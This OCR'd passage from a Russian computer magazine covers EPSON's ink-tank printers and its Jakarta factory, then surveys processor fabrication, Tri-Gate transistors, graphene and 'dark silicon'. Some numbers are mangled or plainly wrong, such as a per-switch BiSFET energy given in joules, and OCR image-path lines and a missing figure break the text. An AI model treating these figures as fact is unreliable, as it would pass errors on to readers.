На российском рынке до 2010 года у компании была та же модель заработка — основной доход формировался за счет продаж расходных материалов. Однако с 2011-го до текущего времени тенденция меняется — значительную часть в структуре доходов уже составляет прибыль от продажи самих устройств. В будущем (а конкретнее — с 2014 года) компания надеется полностью искоренить практику заработка на расходниках и сфокусировать свои усилия на совершенствовании самих устройств. Это не просто громкие слова — компания подтверждает их делом. В 2011 году среди продаж EPSON доля картриджных устройств составляла 92%, а «Фабрики печати» — всего 8%. Через год это соотношение было уже 57/43% соответственно. А в текущем 2013-м компания надеется, что 74% всех проданных у нас устройств будут новые «Фабрики» печати. Что ж, похвальное стремление, если, конечно, взлетит :).



INFO

Несмотря на низкую стоимость последующей печати, цена устройств серии «Фабрики печати» несколько выше их картриджных собратьев: 6–11 тысяч рублей.



INFO

Важный плюс струйных принтеров по сравнению с лазерными в том, что им не нужно время на прогрев. Это значит, что задержка перед выходом первого отпечатка будет меньше.



страниц может напечатать стартовый комплект чернил монохромной «Фабрики печати».



Продакт-менеджер по струйным устройствам EPSON Илья Хохлов рассказывает о секретах «Фабрики печати»



Ямамото Кадзуйоши, глава российского представительства EPSON, отвечает на вопросы аудитории



L800 — наиболее популярная в России модель EPSON для фотопечати



M100 — недорогое решение для повседневной черно-белой печати

ФАБРИКА ПЕЧАТИ «ФАБРИК ПЕЧАТИ»

Индонезийское производство EPSON располагается в пригороде Джакарты в четырех отдельно стоящих корпусах. На фабрике совокупно работает 13 500 человек, которые производят шесть миллионов устройств в год. 30% из них идет на европейский склад компании (оттуда устройства попадают в Россию), а остальные уходят в американский и тихоокеанский регионы. «Фабрики печати» производятся как раз на одном из четырех комплексов в Индонезии, а дополнительное производство расположено на Филиппинах.

Основная часть работы на фабрике выполняется людьми (кроме сборки печатающих головок, их собирают роботы — процесс очень трудоемок и требует высокой точности). Средний возраст работника здесь 18–20 лет, работать разрешается с шестнадцати. На сборочных конвейерах работают в основном женщины. Мужчины занимаются административными и управленческими обязанностями. На вопрос, почему так, менеджмент EPSON заявил, что официально никаких ограничений нет, но в силу психофизических особенностей женщины более склонны к монотонной работе. Откровенно говоря, более вероятной представляется версия о культурных особенностях и исторических традициях Индонезии.

Рабочая смена составляет восемь часов, хотя конвейер не останавливается круглые сутки. Непрерывность производственного процесса обусловлена тем, что зачастую просто слишком дорого остановить конвейер. Тем более что каждая сборочная линия легко адаптируется для сборки любого устройства EPSON всего за час. А в силу того, что спрос на устройства сезонный — например к рождественским праздникам продажи заметно возрастают, — сборочные линии постоянно меняют целевые устройства и своих операторов соответственно.

Обучение персонала производится безумными темпами. Общий инструктаж длится всего три дня, затем обучение продолжается в процессе работы под руководством более опытного коллеги. Возможно, столь высокая интенсивность краткого курса молодого бойца обусловлена тем, что по местным законам человек не может работать на одну и ту же компанию более трех лет. Соответственно, ротация кадров между компаниями — это вполне распространенная практика как у EPSON, так и у множества других вендоров, чье производство расположено в Индонезии.

На фабрике процветает мануфактура во всей своей красе. Каждый сотрудник выполняет только одну операцию, зато делает ее очень быстро и ловко. Скорость конвейерной ленты достаточно высока, и, судя по всему, нет никакой возможности остановиться и передохнуть — лишь в строго отведенное время у конвейерных работников есть два перерыва в день по полчаса. Что делать, если тебе стало плохо на рабочем месте или возникла срочная необходимость отойти, — не совсем ясно.



НА ЧЕМ СОБИРАЮТ EPSON

Система мониторинга конвейеров (в том числе и статистики сборки) EPSON работает под управлением ASP и завязана на внутренний домен assy.iei.epson.co.id. В качестве тонких клиентов используются машины под управлением Windows XP. А вот пиццу, как заведено, заказывают на PHP :).



INFO

Любопытно, что весь топ-менеджмент EPSON во всех странах до сих пор полностью состоит из японцев. Разумеется, речь идет только об управленцах высшего звена – главах региональных подразделений.



БОЛЬШОЙ МУРАВЕЙНИК

В отличие от японцев, которые работают здесь на постоянной основе и обеспечиваются всем необходимым за счет компании, местным жителям EPSON не предоставляет общежитие, и для них вопрос транспорта вполне насущная ежедневная головная боль. Надо сказать, что транспортная ситуация в Джакарте и ее пригороде просто отвратительная — многокилометровые пробки, которые и не снились Москве с Нью-Йорком, здесь обычное дело. Именно поэтому самый распространенный вид транспорта в Джакарте — небольшие мотоциклы (хотя, несмотря на это, машин здесь достаточно, чтобы создавать перманентный транспортный коллапс). Ну и конечно, о правилах дорожного движения здесь не слышали.

Если по каким-то причинам работа приостанавливается (например, сдача смены или внештатная ситуация на конвейере), то женщины выстраиваются в шеренгу, держа руки сцепленными за спиной, а головы — поднятыми наверх. Именно это и произошло, когда мы только входили на фабрику. Признаться, первое впечатление, которое произвела эта картина, было неоднозначным. С одной стороны, вроде понимаешь, что это всего-навсего дисциплина, но с другой — слишком уж напомнило поля из первой «Матрицы».

Каждое устройство проходит конвейерный цикл сборки за один час. Для доставки деталей к ленте для сборки используются роботы. В начале каждой сборочной линии установлен тонкий клиент, который отображает текущий прогресс работы и модель собираемого устройства, а также какую-то служебную техническую информацию. Каждая линия выпускает около тысячи устройств за одну смену. Доля брака на одной сборочной линии не превышает 1%.


Такое быстрое (всего один час) переключение конвейера со сборки одной модели на другую вовсе не означает, что производство любого нового устройства EPSON можно организовать в столь короткий срок. Речь идет только о переключении между уже адаптированными к производству моделями. Новые, только что разработанные дизайнерами EPSON устройства должны пройти многократные проверки на опытных образцах, прежде чем к их производству начнут адаптировать конвейеры.

300

долларов — средняя зарплата рабочего на фабрике EPSON, что по местным меркам довольно неплохо.

РЕЗЮМЕ

Возвращаясь домой из Индонезии, я размышлял: а все-таки, взлетит или не взлетит? С одной стороны, цены на новые «Фабрики печати» выше (хотя и ненамного), чем в среднем на струйные принтеры. С другой стороны, это не очередная выдумка маркетологов, пытающихся навязать нам новую игрушку, а необходимое решение, по сути продиктованное реалиями российского рынка. Рынка, не желающего переплачивать и ищущего экономию везде, где это возможно. С этой точки зрения «Фабрика» идеально отвечает сегодняшним потребностям. Скорее всего, и бюджетные, и более дорогие устройства новой линейки EPSON найдут своего потребителя (часть из них уже нашли, судя по устойчиво положительной динамике продаж), и уже через пару лет можно будет покупать принтер с твердой уверенностью в том, что домашняя фотолаборатория не ударит по кошельку, а будет еще долго радовать отличными снимками за приемлемую цену.



Сергей Плотников

ПЕРЕХОДИ НА ТЕМНУЮ СТОРОНУ СИЛЫ!

«ТЕМНЫЙ КРЕМНИЙ», TRI-GATE И ДРУГИЕ ТЕХНОЛОГИИ, ИСПОЛЬЗУЕМЫЕ В СОВРЕМЕННЫХ ЦЕНТРАЛЬНЫХ ПРОЦЕССОРАХ

После выхода очередного поколения центральных процессоров многие техноманьяки задаются вполне логичным вопросом: а что будет дальше? Каковы перспективы развития микроэлектроники, ведь невозможно постоянно «утоньшать» техпроцесс и увеличивать тактовую частоту? Рано или поздно перед кремниевыми чипами появится непреодолимый порог и придется внедрять что-то принципиально новое. Естественно, ученые всего мира уже давно озадачились этими вопросами. И некоторые технологии внедряются уже сейчас. О них и пойдет речь.



Core i7-4770K без теплораспределительной крышки

ДЕНЬ ВЧЕРАШНИЙ

В конечном итоге Intel столкнется с проблемами, касающимися дальнейшего выполнения закона Мура. И связаны они с размером того самого транзистора и способностью кремния пережить очередное его уменьшение. Поэтому уже сегодня, подобно тому, как русские готовят сани летом, необходимо начать изучение новых материалов или способов улучшить имеющиеся технологии (точнее, это уже делается не один год, просто кремний пока еще остается вне конкуренции).

На данный момент изготовление всевозможных чипов происходит по одному алгоритму, разветвленному, в зависимости от сложности, на сотни мельчайших и не очень элементов, который совершенствуется по ходу роста потребностей общества. Для наглядности позволь рассказать про самые главные его стадии.

Итак, для создания процессора «выращивают» цилиндр из чистейшего кремния, который потом нарезается на круглые пластины. В помещениях, где при попадании хотя бы одной пылинки сразу же звучит сирена, под строгим наблюдением людей в белых халатах данный стержень проходит ряд химико-физических процедур, обусловленных конкретными свойствами полупроводника. Если раньше изготавливали пластины диаметром 200 и 300 мм, то на сегодня распространена технология 450-миллиметровых кремниевых заготовок. Именно обработка полупроводника определяет, какая часть будущего процессора станет проводником, пропускающим ток, либо изолятором, соответственно, не пропускающим ток.


Далее необходимо из одной такой пластины сделать хотя бы несколько сотен процессоров с несколькими сотнями миллионов транзисторов, заполненных в специальных местах проводниками из различных металлов из нижней части таблицы Менделеева (выбор зависит от редкости, дороговизны и свойств элемента).

ГЕРМАНИЙ

Параллельно с рассказом о новых технологиях, которые так или иначе, но будут интегрированы в центральные процессоры, я бы хотел затронуть тему использования других полупроводниковых материалов. Ведь рано или поздно из кремния выжмут все соки. А что же будут делать дальше?

Заменить кремний пробуют с помощью германия. Продвижением данного материала занимается достаточно известная контора — AMD. Дела в последнее время у них пошли на поправку, так что в серьезности их намерений можешь не сомневаться. Но попрошу акцентировать внимание на том, что германий при большей производительности достаточно нестабильно ведет себя уже при температурах выше 65 градусов по Цельсию. А потому на данный момент инженерам удалось лишь частично задействовать новый материал в своих процессорах с целью создания барьера. Дело в том, что установленные по краям заполненного растянутым кремнием канала германиевые пластины (за счет более крупной кристаллической решетки) позволяют кремнию растягиваться — плотность полупроводника уменьшается, и скорость пропускания электронов возрастает.





А ведь можно сделать вот так!

Естественно, физически достичь таких крохотных размеров (речь идет о расстояниях, сравнимых с диаметром атомов кремния) невозможно, поэтому создаются слои за счет шаблонов с дальнейшим «наращиванием» необходимого материала и последующим удалением лишних остатков. Но прежде чем что-то убрать, надо что-то создать. Поэтому на кремниевый диск наносят светочувствительный материал, именуемый фоторезистом. Его экспонируют на пластине с помощью трафарета-маски и засвеченные участки удаляют травлением. Данный этап изготовления CPU получил название фотолитографии. Процесс повторяют снова и снова, пока на поверхности пластины не останется рельефный рисунок из наращенного диоксида кремния согласно архитектуре чипа.

Полученную структуру обогащают токопроводящим поликристаллическим кремнием, а затем создают новый слой будущего «камня». Если ситуация требует того, то материал насыщают ионами других веществ в процессе легирования для увеличения проводимости диоксида кремния.

Именно таким способом Intel успешно осуществила выпуск процессоров архитектуры Sandy Bridge, работающих за счет 32-нанометровых транзисторов. Точнее, данная цифра говорит исключительно о ширине самого затвора, ибо расстояние между диэлектриком и транзистором меньше одного нанометра. Если учитывать, что диаметр атома кремния всего 0,24 нм, то приходится иметь дело с атомными расстояниями. Столь небольшие размеры в процессоре увеличивают интенсивность квантово-туннельного перехода электронов через барьер, что приводит к ошибкам во время переключения транзисторов из нуля в единицу. Поэтому от диоксида кремния пришлось отказаться в пользу новейших Hi-K оксидных материалов на основе преимущественно гафния.

Но проблемы окружают нас со всех сторон! К сожалению, инженеры столкнулись с очередной из них. Дело в том, что с выходом 32-нанометровых, а затем и 22-нанометровых транзисторов достигнут предел применения ультрафиолета для работы с фоторезистом и минимальной дифракцией (рассеиванием). Квант волны света элементарно «толще» расстояний между элементами на оксидной подложке, следовательно, и рисунка маски.

Нашелся выход в виде применения так называемого Deep Ultraviolet (глубокий ультрафиолет) с длиной волны 193 нм в совокупности с фазовым сдвигом трафарета. Но такая головная боль требует не только практически идеального позиционирования маски относительно пластины, но и огромных вычислительных мощностей, тормозящих процесс изготовления чипов. Поэтому на сегодня одним из самых высокотехнологичных методов является иммерсионная литография, основанная на размещении между линзой ультрафиолетового источника света и кремниевой пластиной специальной жидкости. Состав, конечно же, держится в тайне.


Существует и технология EUV-литографии (Extreme Ultraviolet, экстремальный ультрафиолет) для более тонкой экспозиции трафаретов. Длина волны у такого ультрафиолетового света всего 13 нм, что позволит избавиться от ряда проблем, кроме одной — цены.


ГРАФЕН

Еще один материал, который может стать «преемником» кремния, — это графен, обладающий очень хорошими свойствами. Например, он имеет высокое отношение прочности к массе. По этому показателю ему нет равных в периодической системе Д. И. Менделеева. Теплопроводность графена свыше 5 · 103 Вт / (м · K). Электропроводность этого материала на три (!) порядка выше, чем у меди. Также графен имеет высокую подвижность носителей: 2 · 105 см² / (В · с) при нормальной температуре и 107 см² / (В · с) — при гелиевых температурах. Наконец, на базе графена можно сделать сток, исток и канал для создания полевых транзисторов. Причем уже сейчас есть специальные полоски толщиной всего 3 нм.

На базе графена, кстати, уже разработаны так называемые полевые туннельные транзисторы — GNR TFETs (Graphene NanoRibbons TFET). Данные транзисторы способны выдержать более высокие токи возбуждения и характеризуются на несколько порядков более низкой рассеиваемой мощностью. В университете Нотр-Дам уже разработаны графеновые нанополоски толщиной до 3 нм, затвор GNR TFET имеет длину всего 20 нм. Ток утечки в отключенном состоянии на четыре порядка ниже, чем у классического MOSFET-транзистора ($25 \cdot 10^{-6}$ мкА/мкм против 0,7 мкА/мкм), а напряжение питания — на порядок (0,1 В против 1 В). Переключение GNR TFET происходит с частотой 11 000 ГГц. Обычные МОП-приборы могут похвастать лишь скоростью 2000 ГГц.

Масштабный выпуск процессоров на базе графеновых транзисторов — дело далеко не ближайшего будущего. Плюсы графена очевидны. Однако необходимо учесть еще один аспект — финансовый. Сколько будет стоить такой «камень»? Инженерам наверняка придется поломать над этим голову.





ДЕНЬ СЕГОДНЯШНИЙ

Описанная выше методика создания чипов за вычетом некоторых моментов использовалась больше 50 лет. Но с выходом процессоров архитектуры Ivy Bridge в Intel перешли от классических планарных структур к трехмерным. Эта технология получила название Tri-Gate, и она позволяет и дальше выполнять закон Мура.

Почему все так прицепились к этому закону? Все очень просто. Данный вектор развития позволяет каждые 24 месяца стабильно увеличивать производительность интегральных схем. Конечно же, раз число транзисторов в кристалле увеличивается вдвое, то в теории и производительность должна удвоиться. Однако трудности, с которыми приходится сталкиваться инженерам и ученым, капитально «корректируют» выходной результат. А потому на практике очень часто выходит не так, как в теории. На деле «планарный» Sandy Bridge не так уж и сильно отстает от «трехмерного» Ivy Bridge.

Любой планарный процессор можно представить в виде плоской структуры, на которой располагаются ячейки с транзисторами. Площадь этой структуры определяет число транзисторов, а следовательно, и производительность «камня». С выходом Ivy Bridge ячейки стали располагать в несколько рядов. Появилось такое понятие, как «производительность вглубь». Чтобы ты понимал, насколько сложная задача стояла перед Intel, скажем, что разработка Tri-Gate-технологии велась с 2002 года, то есть чуть меньше десяти лет. А это приличный срок для микроэлектроники!


В «планарном» процессоре ток может протекать только по узкой поверхности проводника. И это одно из самых главных его ограничений. В трехмерных же структурах ток распространяется по толще кремниевого выступа, как бы проходящего сквозь затвор. Эта разница позволила уменьшить сопротивление транзистора в активном состоянии, а также увеличить скорость их переключения. Как итог, у новых процессоров были уменьшены напряжение питания и токи утечки. В идеальных условиях Tri-Gate-транзисторы на 40–50% производительнее обычных планарных транзисторов. На практике же все не так радужно.

Еще один большущий плюс Tri-Gate — возможность изготавливать чипы при помощи классической литографии. То есть для новых процессоров не надо строить новые фабрики и переоснащать старые.

ТЕМНЫЙ ВЛАСТЕЛИН

Итак, именно создание трехмерных транзисторов, а также развитие схем «вглубь» (а не «вширь») позволило Intel беспрепятственно перейти на 22-нанометровые «рельсы». Скажем больше: не за горами выход чипов, изготовленных согласно 14-нанометровому и 10-нанометровому техпроцессу. Также ожидается появление первого центрального процессора с триллионом транзисторов на борту. Но не все так хорошо, как может показаться на первый взгляд. И очень может быть, что в скором будущем мы услышим историю про «паровозик, который не смог». Согласно закону Деннарда, при уменьшении техпроцесса в X раз производительность схемы увеличится в X^3 раз. При этом рост вычислительной мощи не приведет к увеличению энергопотребления, так как на той же площади кристалла помещается, как мы знаем, X^2 транзисторов. Также в X раз должна увеличиться тактовая частота, а напряжение питания — уменьшиться в X раз. Но в наши дни закон не работает (вот это поворот!). И с уменьшением техпроцесса начинают расти токи утечки, приводящие к увеличению энергопотребления. Уже сегодня некоторые процессоры можно считать миниатюрными ядерными реакторами. И тепловыделение в размере 125–135 Вт у самых производительных «камней» уж точно не назовешь маленьким.

Очевидно, что в Intel стараются держаться в рамках определенных тепловых пакетов. Конечно, можно создать сверхмощный процессор с TDP порядка 200–300 Вт (как у видеокарт, например). Однако охлаждать его придется двухкилограммовым кулером. Стоимость системы будет зашкаливать, а стоимость электроэнергии… лучше промолчим. Поэтому при выпуске новых процессоров нужно обязательно держаться определенной границы энергопотребления — так называемой Utilization Wall. У этого ограничения есть зависимость: с каждым новым техпроцессом, в отсутствие серьезных архитектурных изменений, доля активной площади чипа (то есть той, в которой постоянно идет переключение затворов транзисторов) должна убывать экспоненциально. Как правило, речь идет о единицах и даже долях процентов. Оставшаяся большая часть кристалла, которая неактивна, получила название «темный кремний» (Dark Silicon). И чтобы процессор не превышал допустимый порог энергопотребления, необходимо, чтобы в любой момент вре-



Фотографии MOSFET-транзистора и Tri-Gate-транзистора

мени большая часть кристалла была отключена либо работала на пониженных частотах.

ЧЕТЫРЕ ПУТИ

Уже сейчас можно смело заявить, что мы живем в эпоху «темного кремния». Инженеры разделяют четыре основных подхода, при которых микроэлектроника будет развиваться в эту эпоху. Это интеграция новых техпроцессов и материалов, специализация, параллелизация и управление энергопотреблением. Бегло рассмотрим эти подходы:

1. **Интеграция.** Уже сейчас ведутся разработки схем на базе более тонких технологических норм. Сюда же можно отнести разработку Tri-Gate. Хотя очевидно, что трехмерные транзисторы лишь отсрочат приход альтернативных технологий с использованием других полупроводниковых материалов. Уже сейчас активно ведутся разработки над созданием чипов на базе германия и графена.
2. **Специализация.** Это реализация на площади кристалла специальных блоков (сопроцессоров), которые, в зависимости от конкретной задачи, либо намного производительнее процессора общего назначения, либо во сто крат энергоэффективней. Уже сейчас существуют специальные сопроцессоры, позволяющие на аппаратном уровне обрабатывать графику, кодировать видео и звук. И пока один сопроцессор выполняет задачу, другие могут быть попросту отключены. Конечно же, самым наглядным примером использования специализации являются SoC-схемы. Взгляни на картинку микропроцессора Intel Medfield, используемого в смартфонах Mint первого поколения. В нем уже расположены встроенные энкодеры/декодеры видео, которые активируются только по мере необходимости.
3. **Параллелизация.** Многие задаются вопросом, почему при освоении новых технологических норм Intel не спешит наращивать мощь своих процессоров за счет увеличения количества ядер? Ответ прост: всему виной токи утечки, которые постоянно растут из-за того, что при определенной площади кристалла площадь ядер становится все меньше. Площадь кристалла вряд ли в ближайшее время сильно уменьшится. Поэтому в Intel обращают внимание на другие составляющие процессора. Например, замена одного компаратора на два, но работающих на вдвое меньшей частоте, позволяет уменьшить энергопотребление в 2,5 раза!
4. **Управление энергопотреблением.** Помимо термина «темный кремний», существует понятие «тусклый кремний» (Dim Silicon). Это та часть схемы, которая не бездействует, но работает на значительно меньшей частоте. Самый яркий пример использования «тусклого кремния» — это использование технологии Turbo Boost. Рассказывать о ней в подробностях нет смысла. Второй момент — увеличение кеша. А именно предлагается использовать «темные» области кремния для размещения кеша. В итоге для ряда задач появится возможность уменьшить число кеш-промахов.

ВЫВОД


Существует еще достаточно много методик и технологий, позволяющих микроэлектронике развиваться в эпоху «темного кремния». Так что как минимум до 2020 года мы будем лицезреть привычную нам картину. Скорее всего, закон Мура будет действовать и дальше, а технологические нормы разработки CPU — совершенствоваться и совершенствоваться. Однако в перспективе, глобально, если мы возьмем временной отрезок в два-три десятилетия, очевидно, что микроэлектронике, какой мы знаем ее сегодня, приходит конец. И совсем скоро мир будет стоять на распутье. Либо человечество загонит себя в технологический тупик, либо, наоборот, произойдет самая настоящая Hi-Tech-революция!

BISFET

Есть еще один тип туннельного транзистора на базе графена — двухслойный псевдоспиновый полевой транзистор BiSFET (Bilayer Pseudospin FET), разработанный учеными Техасского университета. Основой этого транзистора служит структура, состоящая из двух монослоев графена, разделенных тонким слоем диэлектрика. Степень свободы каждого монослоя рассматривается как псевдоспин (спин — это собственный момент импульса элементарных частиц) ферроэлектрика.

Сама по себе технология очень заумная. Очень! Главное, что уже сейчас разработана схема, которая на частоте 100 ГГц потребляет за такт переключения транзистора 10–20 Дж энергии. Современные МОП-транзисторы потребляют порядка $5 \cdot 10^{-18}$ при частоте 5 ГГц. Так что двухслойные псевдоспиновые транзисторы могут похвастать сверхвысокой энергоэффективностью.

